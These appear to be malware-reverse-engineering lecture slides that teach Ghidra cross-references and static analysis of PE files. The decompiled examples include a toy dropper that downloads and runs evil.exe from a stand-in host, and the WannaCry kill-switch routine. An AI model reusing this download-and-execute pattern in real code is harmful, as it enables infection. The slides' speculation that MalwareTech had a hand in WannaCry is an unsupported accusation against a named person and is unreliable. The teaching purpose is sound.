☐ Truncate If Needed

Make String Make Char Array

Possible IOCs!

Sections

We will spend more time on the PE file format

For now, keep in mind that data is stored in *sections*


Typical sections you will see are

.text: executable code

.data: global variables/data

.rdata: read only global variables/data

.rsrc: PE resources (i.e., embedded data, icons...etc)




Resources

Tool: Resource Hacker

Used to check for embedded data inside of the PE

Many malware families will embed the (encrypted) configuration file for the malware inside of the resources section

Always check the resources!




Symbols/Debugging information

Program Database (.pdb) files contain debug and symbol information about portable executables

When compiled with Mingw, the symbols are embedded in the exe

Other times, the PDB is external and the path to it is set in the binary!

Ghidra can parse symbols



X-Refs

X-Refs: Cross Reference

When analyzing code, it can be difficult to determine how to get started

Simple questions like “where is the *real* main function?” can be difficult to answer

Remember, ``entry`` is not the same thing as the main code


In fact, if the binary uses SEH, security cookies, and/or a C Runtime, the entry point will NOT be the main function

X-Refs: Imports

Right click the function name,
and select show references

This will find all spots in the
code that (probably!) are
calling this function

This can help us determine what
specific functions are doing!



X-Refs

Example: finding references to `UrlDownloadToFileW` to identify a malicious download!


















```
Decompile: FUN_140001070 - (ClickMe.exe)
3 PathCombineW(local_458,local_248,L"TrustMeNotMalware.exe");
4 uVar5 = 0;
5 uVar6 = 0;
6 uVar7 = 0;
7 uVar8 = 0;
8 local_4b8 = ZEXT816(0);
9 local_4a8 = ZEXT816(0);
10 local_498 = ZEXT816(0);
11 local_488 = ZEXT816(0);
12 local_478 = ZEXT816(0);
13 local_468 = (HANDLE)0x0;
14 local_4c8 = CONCAT124(SUB1612(ZEXT816(0) >> 0x20,0),0x68);
15 MessageBoxW((HWND)0x0,L"Click me!",L"Definetly not a virus",0);
16 DeleteUrlCacheEntryW();
17 HVar2 = URLDownloadToFileW((LPUNKNOWN)0x0,L"http://evilch0nk.cf/evil.exe",local_458,0,
18 (LPBINDSTATUSCALLBACK)0x0);
19 if (-1 < HVar2) {
20     MessageBoxW((HWND)0x0,L"Infect your computer?",L"Definetly not a virus",0);
21     BVar3 = CreateProcessW((LPCWSTR)0x0,local_458,(LPSECURITY_ATTRIBUTES)0x0,
22 (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)CONCAT44(uVar6,uVar5),
23 SUB168(CONCAT412(uVar8,CONCAT48(uVar7,(LPVOID)CONCAT44(uVar6,uVar5))) >>
24 0x40,0),(LPSTARTUPINFO)local_4c8,
25 (LPPROCESS_INFORMATION)&local_4e0);
26     if (BVar3 == 0) {
27         CloseHandle(local_4e0.hProcess);
28     }
29 }
30 if (DAT_140004048 == (local_40 ^ (ulonglong)local_4b8)) {
31     return 0;
32 }
```

X-Refs: Strings

String Search [CodeBrowser: Analysis/ClickMe.exe]

Edit Help

String Search - 83 items - [ClickMe.exe, Minimum size = 5, Align = 1]

Defined	Location	Label	Code Unit	String View	Stri...	Len...	Is Word
	1400030dc	u_TrustMeNotMalware...	unicode u"TrustMeNotMalware.exe"	u"TrustMeNotMalware.exe"	unic...	44	true
	140003014	s_C:\malware\ch0nky.tx...	ds "C:\\malware\\ch0nky.txt"	u"tFor a good time: https://www.youtube.com/watch?...	unic...	124	true
	140003148	u_Infect_your_computer...	unicode u"Infect your computer?"	u"Infect your computer?"	unic...	44	true
	140003014	u"http://evilch0nk.cf/ev...	unicode u"http://evilch0nk.cf/evil.exe"	u"http://evilch0nk.cf/evil.exe"	unic...	58	true
	140003014	u"GO AWAY!"	unicode u"GO AWAY!"	u"GO AWAY!"	unic...	18	true
	140003014	u"Definetly not a virus"	unicode u"Definetly not a virus"	u"Definetly not a virus"	unic...	44	true
	140003108	u"Click me!"	unicode u"Click me!"	u"Click me!"	unic...	20	true
	140003014	ds "WININET.dll"	ds "WININET.dll"	"WININET.dll"	string	12	true
	140003014	"VirtualQuery"	"VirtualQuery"	"VirtualQuery"	string	13	true
	140003014	"VirtualProtect"	"VirtualProtect"	"VirtualProtect"	string	15	true
	140003014	"vfprintf"	"vfprintf"	"vfprintf"	string	9	true
	140003ce7	ds "USER32.dll"	ds "USER32.dll"	"USER32.dll"	string	11	true
	140003cac	s_urlmon.dll_140003cac	ds "urlmon.dll"	"urlmon.dll"	string	11	true
	1400039ea	ds "URLDownloadToFileW"	ds "URLDownloadToFileW"	"URLDownloadToFileW"	string	19	true
	140003339	s_Unknown_error_1400...	ds "Unknown error"	"Unknown error"	string	14	true
	1400032e0	s_Total_loss_of_significa...	ds "Total loss of significance (TLOSS)"	"Total loss of significance (TLOSS)"	string	35	true
	140003b36	ds "TlsGetValue"	ds "TlsGetValue"	"TlsGetValue"	string	12	true

Make Selection

Make Char Array

Make String Ctrl-M

Copy

Export

Select All Ctrl-A

Copy Ctrl-C

Copy Current Column Ctrl+Shift-C

Copy Columns...

X-Refs: Strings

```
Decompile: FUN_140001070 - (ClickMe.exe)


33 PathCombineW(local_458,local_248,L"TrustMeNotMalware.exe");
34 uVar5 = 0;
35 uVar6 = 0;
36 uVar7 = 0;
37 uVar8 = 0;
38 local_4b8 = ZEXT816(0);
39 local_4a8 = ZEXT816(0);
40 local_498 = ZEXT816(0);
41 local_488 = ZEXT816(0);
42 local_478 = ZEXT816(0);
43 local_468 = (HANDLE) 0x0;
44 local_4c8 = CONCAT124(SUB1612(ZEXT816(0) >> 0x20,0),0x68);
45 MessageBoxW((HWND) 0x0,L"Click me!",L"Definetly not a virus",0);
46 DeleteUrlCacheEntryW();
47 HVar2 = URLDownloadToFileW((LPUNKNOWN) 0x0,L"http://evilch0nk.cf/evil.exe",local_458,0,
48 (LPBINDSTATUSCALLBACK) 0x0);
49 if (-1 < HVar2) {
50     MessageBoxW((HWND) 0x0,L"Infect your computer?",L"Definetly not a virus",0);
51     BVar3 = CreateProcessW((LPCWSTR) 0x0,local_458,(LPSECURITY_ATTRIBUTES) 0x0,
52 (LPSECURITY_ATTRIBUTES) 0x0,0,0,(LPVOID) CONCAT44(uVar6,uVar5),
53 SUB168(CONCAT412(uVar8,CONCAT48(uVar7,(LPVOID) CONCAT44(uVar6,uVar5))) >>
54 0x40,0),(LPSTARTUPINFOW) local_4c8,
55 (LPPROCESS_INFORMATION) &local_4e0);
56 }
```

Reading/editing Assembly

- Ghidra comes with a pretty decent Decompiler! This converts Assembly into C-like code
- It also supports interactive disassembly
- You can rename functions, modify function signatures, and add comments
- Save your work in a ghidra specific database file

Reading/editing Assembly

- Recommendation: select a function and click display control flow graph to view program control flow



```
Decompile: FUN_140001070 - (ClickMe.exe)
1
2 /* WARNING: Could not reconcile some variable overlaps */
3
4 undefined8 FUN_140001070(void)
5
6 {
7     code *pcVar1;
8     HRESULT HVar2;
9     BOOL BVar3;
10    undefined8 uVar4;
11    undefined4 uVar5;
12    undefined4 uVar6;
13    undefined4 uVar7;
14    undefined4 uVar8;
15    _PROCESS_INFORMATION local_4e0;
16    undefined local_4c8 [16];
17    undefined local_4b8 [16];
18    undefined local_4a8 [16];
19    undefined local_498 [16];
20    undefined local_488 [16];
21    undefined local_478 [16];
22    HANDLE local_468;
23    WCHAR local_458 [264];
24    WCHAR local_248 [260];
25    undefined local_40;
```

Reading/editing Assembly

Function Graph - FUN_140001070 - 6 vertices (ClickMe.exe)

```
...108 MOV dword ptr [RBP + loc...
...10f LEA RDX,[u_Click_me!_140...
...116 LEA R8,[u_Definetly_not_...
...11d XOR ECX,ECX
...11f XOR R9D,R9D
...122 CALL qword ptr [->USER32...
...128 LEA RDI,[u_http://evilch...
...12f MOV RCX=>u_http://evilch...
...132 CALL qword ptr [->WININET...
...138 MOV qword ptr [RSP + loc...
...141 XOR ECX,ECX
...143 MOV RDX=>u_http://evilch...
...146 MOV R8,RSI
...149 XOR R9D,R9D
...14c CALL URLMON.DLL::URLDownl...
...151 TEST EAX,EAX
...153 JS LAB_1400011b5
```

```
...155 LEA RDX,[u_Infect_your_c...
...15c LEA R8,[u_Definetly_not_...
...163 XOR ECX,ECX
...165 XOR R9D,R9D
...168 CALL qword ptr [->USER32...
...16e LEA RAX=>local_4e0,[RBP +...
...172 MOV qword ptr [RSP + loc...
...177 LEA RAX=>local_4c8,[RBP +...
...17b MOV qword ptr [RSP + loc...
...180 MOV xmmword ptr [RSP + l...
...185 MOV dword ptr [RSP + loc...
...18d MOV dword ptr [RSP + loc...
...195 LEA RDX=>local_458,[RBP +...
...199 XOR ECX,ECX
...19b XOR R8D,R8D
...19e XOR R9D,R9D
...1a1 CALL qword ptr [->KERNEL3...
...1a7 TEST EAX,EAX
```

```
...108 MOV dword ptr [RBP + loc...
...10f LEA RDX,[u_Click_me!_140...
...116 LEA R8,[u_Definetly_not_...
...11d XOR ECX,ECX
...11f XOR R9D,R9D
...122 CALL qword ptr [->USER32...
...128 LEA RDI,[u_http://evilch...
...12f MOV RCX=>u_http://evilch...
...132 CALL qword ptr [->WININET...
...138 MOV qword ptr [RSP + loc...
...141 XOR ECX,ECX
...143 MOV RDX=>u_http://evilch...
...146 MOV R8,RSI
...149 XOR R9D,R9D
...14c CALL URLMON.DLL::URLDownl...
...151 TEST EAX,EAX
...153 JS LAB_1400011b5
```

```
140001155
...155 LEA RDX,[u_Infect_your_c...
...15c LEA R8,[u_Definetly_not_...
...163 XOR ECX,ECX
...165 XOR R9D,R9D
...168 CALL qword ptr [->USER32...
...16e LEA RAX=>local_4e0,[RBP +...
...172 MOV qword ptr [RSP + loc...
...177 LEA RAX=>local_4c8,[RBP +...
...17b MOV qword ptr [RSP + loc...
...180 MOV xmmword ptr [RSP + l...
...185 MOV dword ptr [RSP + loc...
...18d MOV dword ptr [RSP + loc...
...195 LEA RDX=>local_458,[RBP +...
...199 XOR ECX,ECX
...19b XOR R8D,R8D
...19e XOR R9D,R9D
...1a1 CALL qword ptr [->KERNEL3...
...1a7 TEST EAX,EAX
```


Finding the actual Main Function

- Malware authors can make this very, very difficult
- In the simple case, where the only functions that come before the main function are startup code for the SEH, C runtime and possible security cookies.
 - Just look for the last function called in `_entry` that returns an `int`.
- Warning: TLS callbacks are executed before entry and can be used to hide the real entry point
- Finding main: X-refs are your friend!

Demo:
3 ways to find the main function!

General Tips

- Look for x-refs to suspicious strings
- Look for x-refs to imported functions
 - Especially Look for calls to LoadLibrary
- C-style main: `int main(int argc, char* argv[]){...}`
 - It returns an integer! Look for this!
- Practice finding main! Compile a binary and see if you can find the real entry point!

When is this methodology difficult to use?

Packed Malware, obfuscated code, dynamically resolved imports...etc

We will spend lots of time on this.

UPX: So common it is a malicious heuristic

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d

7 / 67

7 security vendors flagged this file as malicious

fd535b7d6cc6ce5641cdacc96d7ebd25e10ee8bc84c301580be0b55ef6ed787d
upxmal.exe

2750 KB
Size

2021-09-16 18:46:17 UTC
a moment ago

64bits cve-2014-4113 exploit peexe

EXE

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
SecureAge APEX	① Malicious	Cylance	① Unsafe
Cynet	① Malicious (score: 100)	FireEye	① Generic.mg.e4c157f58a9c3d36
Kaspersky	① VHO:Exploit.Win64.CVE-2014-4113.gen	McAfee-GW-Edition	① BehavesLike.Win64.Generic.mc
Sangfor Engine Zero	① Suspicious.Win32.Save.a	Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV	✓ Undetected

Real world Example: Wannacry



Wannacry

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
 - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let's see if we can recreate that work



Finding the killswitch Statically

- Strings
- Pivot to code that references the strings
- Find function that calls InternetOpenUrlA
- Notice the branching behavior

```
C:\Decompile\FUN_00408140 - (24d004e104d4d54034dbcf-2a4b19a11f9908a575aa614ea04202040)
1
2 undefined4 FUN_00408140(void)
3
4 {
5     undefined4 uVar1;
6     int iVar2;
7     undefined4 *puVar3;
8     undefined4 *puVar4;
9     undefined4 local_50 [14];
10    undefined4 local_17;
11    undefined4 local_13;
12    undefined4 local_f;
13    undefined4 local_b;
14    undefined4 local_7;
15    undefined2 local_3;
16    undefined local_i;
17
18    puVar3 = (undefined4 *)a_http://www.iuqerfsodp9ifjaposdfj_004313d0;
19    puVar4 = local_50;
20    for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
21        *puVar4 = *puVar3;
22        puVar3 = puVar3 + 1;
23        puVar4 = puVar4 + 1;
24    }
25    *(undefined *)puVar4 = *(undefined *)puVar3;
26    local_17 = 0;
27    local_13 = 0;
28    local_f = 0;
29    local_b = 0;
30    local_7 = 0;
31    local_3 = 0;
32    local_i = 0;
33    uVar1 = InternetOpenA(0,1,0,0,0);
34    iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x34000000,0);
35    if (iVar2 == 0) {
36        InternetCloseHandle(uVar1);
37        InternetCloseHandle(0);
38        FUN_00408090();
39        return 0;
40    }
41    InternetCloseHandle(uVar1);
42    InternetCloseHandle(iVar2);
43    return 0;
44 }
45
```


How hard is it to find the Killswitch?

Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.

But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

Demo

Taking a snapshot

Nuking my box

Reverting to snapshot

Finding the killswitch